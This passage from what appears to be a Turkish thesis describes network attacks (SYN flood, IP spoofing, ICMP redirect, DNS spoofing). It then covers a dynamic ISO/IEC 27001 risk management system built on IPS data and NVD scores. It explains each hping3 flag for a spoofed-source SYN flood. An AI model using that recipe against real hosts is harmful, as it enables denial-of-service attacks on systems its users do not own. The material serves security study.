Saldırgan tarafından sahte IP'lerden gelen SYN isteklerine karşılık SYN/ACK yollayan sistem bütün bu karşılıksız cevaplar için bellekte yer tutar ve belli bir süre sonra cevap veremez hale gelir. Ayrıca Resim 7.4 ve Resim 7.5'te Hping saldırı programı gösterilmiştir.



Resim 7.4 Hping saldırı programı.

Hping, sunucu ağ ve güvenlik duvarlarının testlerini yapmak için kullanılan oldukça kullanışlı bir araçtır (Özbilen 2013). Yukarı Kali Linux üzerinde çalışan Hping aracı ile yapılan bir Syn flood örneği var. Direkt olarak kod satırı üzerinde birkaç küçük kodla saldırı düzenlenilebiliyor. Kodda kullanılan parametrelerini açıklamak gerekirse:

1. -hping3 = Uygulamanın adı.
2. -c 100000 = Yollanan paket sayısı.
3. -d 120 = Yollanan paketlerin boyutları.
4. -S = Sadece SYN paleti yollamak için.
5. -w 64 = TCP pencere boyutu.
6. -p 21 = Hedef portu.
7. -flood = Paketlerin karşı cevap beklemeden yollanmasını sağlayan Flood modu.
8. -rand-source = Kendi IP mizi gizlemek için random IP kullanımı.
9. -www.hping3testsite.com = Hedef IP adres.

Yapılan saldırı için yazılan program kodları Ek 5'te verilmiştir.


Resim 7.5 Hping saldırısı.

7.6 IP Spoofing

Hedef sisteme saldırganın kendi IP adresini kullanmadan kimliğini gizlemek için başka bir IP ile saldırmasını sağlar. Yapılan saldırı için yazılan program kodları Ek 6'da verilmiştir.

7.7 ICMP Rediction

İletimlerden sorumlu olan IP protokolü hata bildirimi yapamaz, bu nokta hata kontrol iletişim kurulacak cihazların açık olup olmadığı benzeri görevleri yerine getirir. Ayrıca ICMP bir bilgisayara diğer bilgisayar, network ya da protokol ulaşılabilir mi bunun bilgisini verir. Yapılan saldırı için yazılan program kodları Ek 7'de verilmiştir. Resim 7.6'da ICMP atağı gösterilmiştir.



Resim 7.6 ICMP atağı.

7.8 DNS Spoofing

DNS internette isim çözümleme içi kullanılan DNS ve PTR kayıtları, ayrıca e-postalar için MX kayıtlarından oluşur. URL kısmına girilen bir adresin IP olarak neye denk geldiğini veren DNS sunucularıdır. Recursive ve iterative olmak üzere iki çeşit sorgu tipi vardır. Recursive istemcinin DNS sunuculardan yaptığı sorgu, iterative ise DNS sunucuların kendi arasında yaptığı sorgudur. DNS spoofing atağı yapılmadan önce ARP poisioning saldırısı yapılarak başlar ve kurbanın istenilen siteye yönlendirilmesini sağlar. Yazılan program kodları Ek 8'de verilmiştir.

8. ISO/IEC 27001' E DİNAMİK YAKLAŞIM

8.1 Gelinen Noktanın Değerlendirilmesi

Değerlendirmeye konu olacak en önemli obje olan ve "risk = varlık değeri x tehdidin gerçekleşme olasılığı x tehdidin etki değeri" formülündeki gerçekleşme oranı saldırının geliş sıklığı olarak IPS cihazından alınmıştır. Daha sonra formülün tehdidin etki değeri kısmı için IPS' ten saldırının gerçekleşmesini sağlayan zararlı bulundu ve bu zararlının etki değeri National Vulnerability Database'den öğrenilerek sisteme girilmiştir. Buraya kadar yaklaşım olarak tamamen var olan tehditler üzerinden reaktif bir yaklaşım yani sistem üzerinde gerçekleşmiş olan saldırılar değerlendirilmiştir.

8.2 Sistemin Statik Yapıdan Kurtarılarak Dinamik Bir Sistem Hale Getirilmesi

Sistem üzerine gelen saldırıların tespiti ve değerlendirmesi yapıldıktan sonra bu noktada potansiyel saldırı girişimleri bulunarak gerçek güvenlik sağlanmaya çalışılacaktır. Bu noktada sızma testleri ve daha önceden anlatımı yapılan zayıflık araçları ve kodlarıyla muhtemel riskler üzerinden değerlendirme yapılarak sonuç kesin olarak ortaya çıkarılır. Bu yaklaşım proaktif olarak değerlendirilebilir.


8.2.1 Varlık Analizi Sonrası Devamlılığın Sağlanması için Depo ve Varlık Yönetim Programı

Bilgi güvenliği yönetim sisteminin başlangıç ayağı olan ve en önemli ayaklarından biri olan malzeme kontrol ve bunların güvenlik sekmesindeki pozisyonlarının otomatik olarak ilgili birime düşmesine yarayan bir depo kontrol programı yazıldı. Programla beraber ortaya çıkmış olan malzemeler verilen kişiler beraber arşiv amaçlı depo varlık yönetim programına girilmiştir (Anonim 2010). Daha sonra mevcut teknik servis, sistem, ağ ve yazılım grupları için ayrı kullanıcılar oluşturulup kendilerini ilgilendiren malzemeleri buradan programa giriş yapmaları istenmiştir. Böylece mevcut teknik servis, sistem, ağ ve yazılım takımları hem kendi malzemelerini tanımış hem de yeni giren malzeme üstünde gerekli güvenlik ayarlarını yapma şansı bulmuştur (Anonim

2010). Buradaki işleyişi farklı gruplar üzerinden örneklememiz gerekirse teknik servis bölümüne gelmiş bir bilgisayarın güvenlik kontrollerini yapmak teknik servis personelinin görevidir.

Bu noktada bilgisayar gerekli anti virüs ve benzeri programların kurulup kurulmadığını kontrol eder, ayrıca daha sonraki güvenlik sorunları adına cihazın MAC adresi ve verilen kişi bilgileri sistem içinde tutulur. İkinci bir grup yaklaşımı örneği olarak network grubunun yeni bir cihaz takımı sırasında örneğin bir switch takımında bu cihaz üzerindeki önceden bahsedilen temel güvenlik ayarlarını yapmaları görevleridir. Sistem grubu yeni alınan sunucu üzerine işletim sistemi kurduktan sonra bu cihazın güncellemelerini ve antivirüs kurulumu benzeri işlemlerini yapmak zorundadır.


Yazılım grubu hazır alınan bir yazılımın temel güvenlik testlerini uygulamalı, kendilerinin yazdığı yazılımda ise kodlamada açık testlerini yapmalıdır. Bütün bu süreçlerin bir sonraki BGYS'ye girişi yöneticinin sorumluluğundadır. Yöneticinin tanımlanan ilk görevi bu sistem üzerinden girilen malzemeleri kontrol ederek gerekli birimlere sistem üzerinden görev açmaktır. Programın varlık giriş ekranı Resim 8.1'de gösterilmiştir.



Resim 8.1 Depo varlık yönetim programı.

8.2.2 Kurulan Süreçte Ön Görülmeyen Yeni Durumların Ortaya Çıkıp Çıkmadığının Kontrolü İçin Takip Programı

Gelinen bu noktadan itibaren elde edilen değerler ve sistemin devamlı olarak kontrol altında tutulması için dinamik bilgi güvenliği yönetim sistemi yazıldı.




Resim 8.2 BGYS giriş ekranı.

Resim 8.2'de giriş ekranı verilen sistem ilk olarak kullanıcı tanımları yaparak bunların detay bilgilerinin alınmasıyla başlıyor. Örnek olarak oluşturulan sistemde yönetici, sistem güvenlik sorumlusu, network güvenlik sorumlusu, yazılım güvenlik sorumlusu ve temel seviyede bilgisayar güvenliği sorumlusu kullanıcıları tanımlandı.

Bu noktada kişilerin detay bilgileri alındı, önceki bölümlerde de ifade edildiği gibi bilgi güvenliği bir yazılım ya da belirli bir zaman sürecinde yapılan testlerden çok devamlılık ve düzenlilik gerektiren bir sistemler bütünüdür (Wheeler 2011). Bu yüzden kurulan sistemde ne yönetici ne de çalışan bağımlılığı olmadan sistemin her aşamasında yer alan kişi ve uygulanan işlemlerde detay alınarak kurum içerisinde gerçekleşen görev


değişiklikleri veya tatil benzeri durumlarda sistemde zafiyet yaratılmamasına dikkat edildi.

Kişiler eklenirken görev tanımlamaları ve kişinin o zaman diliminde tanımlaması yapılan görevde aktif olarak çalışıp çalışmadığı alındı. Aktif olarak çalışma sorgusunda büyük yapılarda oluşan görev çeşitliliği ve eleman değişim oranlarındaki büyüklük göz önüne alındı. Eğitim seviyesi, konu tecrübesi, konu hakkında bir uzmanlık sertifikası olup olmadığı gibi detay sayılabilecek veriler alınarak hem personel havuzu detaylı olarak hazırlandı hem de kişilerin kişisel ve mesleki gelişimleri gözlenmeye devam edildi. Kişilerin detaylı bilgilerinin alındığı kullanıcı ekranı Resim 8.3'te gösterilmiştir.



Resim 8.3 Kullanıcı ekranı.


Personel havuzu oluşturulduktan sonra BYGS temel öğesi olan varlık yönetimine geçildi. Bu kısımda daha önceden yazılmış olan ve kurumun bütün bilişim malzemelerinin giriş yapıldığı depo yönetim programı ile bağlantı kurularak Resim 8.4'te gösterilen ara yüzden varlıklar tanımlandı.



Resim 8.4 Varlık girişi ara yüzü.

Bu tanımlamada varlığa ait kritiklik ve gizlilik bilgileri alınarak varlık değerinin hesaplanması konusu gerçekleştirildi.

Kullanıcı ve varlık tanımlamaları yapıldıktan sonra artık sıra risk tanımlamasına geldi. Buradaki işlem Resim 8.5'teki ara yüzden risk tanımlaması yapılarak, daha sonra riskin bir kişi sorumluluğuna verilmesi olarak iki seviyede işlem yapılması sağlandı.




Resim 8.5 Risk tanımlama ara yüzü.

Birinci aşamada risk tanımlaması yapılırken girilen olasılık değeri IPS üzerinden alınan zararlının saldırı sıklığı ya da temel bir görevse bir, proaktif yaklaşımdan bulunan yani sızma testleri sonucu ortaya çıkan bir risk ise bir olarak değerlendirildi.


Yine burada girişi yapılan etki değeri üzerinde IPS tanımlamasından gelen bir veriyse National Vulnerability Database üzerinden aldığı puan girilerek, eğer yeni bir tanımlama ise orta değer olan beş ve sızma testleri sonucu ortaya çıkan bir sonuç ise yine National Vulnerability Database üzerinden aldığı puan girildi.

Risk tanımlamanın ikinci adımı olarak da sisteme bu riskin gerçekleşmesini önleyici bir kontrol eylemi girildi. Planla, uygula, kontrol et ve önlem al işlemlerinin hepsi bu şekilde gerçekleştirilmiş oldu. Sistemin kişi bağımsızlılığı adına bu noktada yapılan kontrol işlemine ait bir doküman varsa bu seviye girilerek, farklı kişilerin kontrolleri sağlıklı yapabilmesine olanak tanındı.




Resim 8.6 Risk kontrol tanımlama ara yüzü.

Bu işlemler sonrası yönetici işlemleri bitmiş oldu ve Resim 8.6'da risk kontrol tanımlama ara yüzünden tanımlamalar belirtilen zaman sıklığında kontrol sorumlularına otomatik olarak düşmesi sağlandı. Yönetici bu noktadan sonra iki seviyede kendi sisteminden grafiksel raporlama bir seviyede de oransal raporlama alabilecek hale geldi.



Resim 8.7 DGBYS ana giriş ekranı.


Resim 8.7'de DGBYS ana giriş ekranının sol köşesinde bulunan network, sistem, yazılım gruplarına ait risk oran grafikleriyle her grubun ayrı ayrı risk performansı anlık olarak gözlenebiliyor.



Resim 8.8 Genel risk oranı gösterim ekranı.

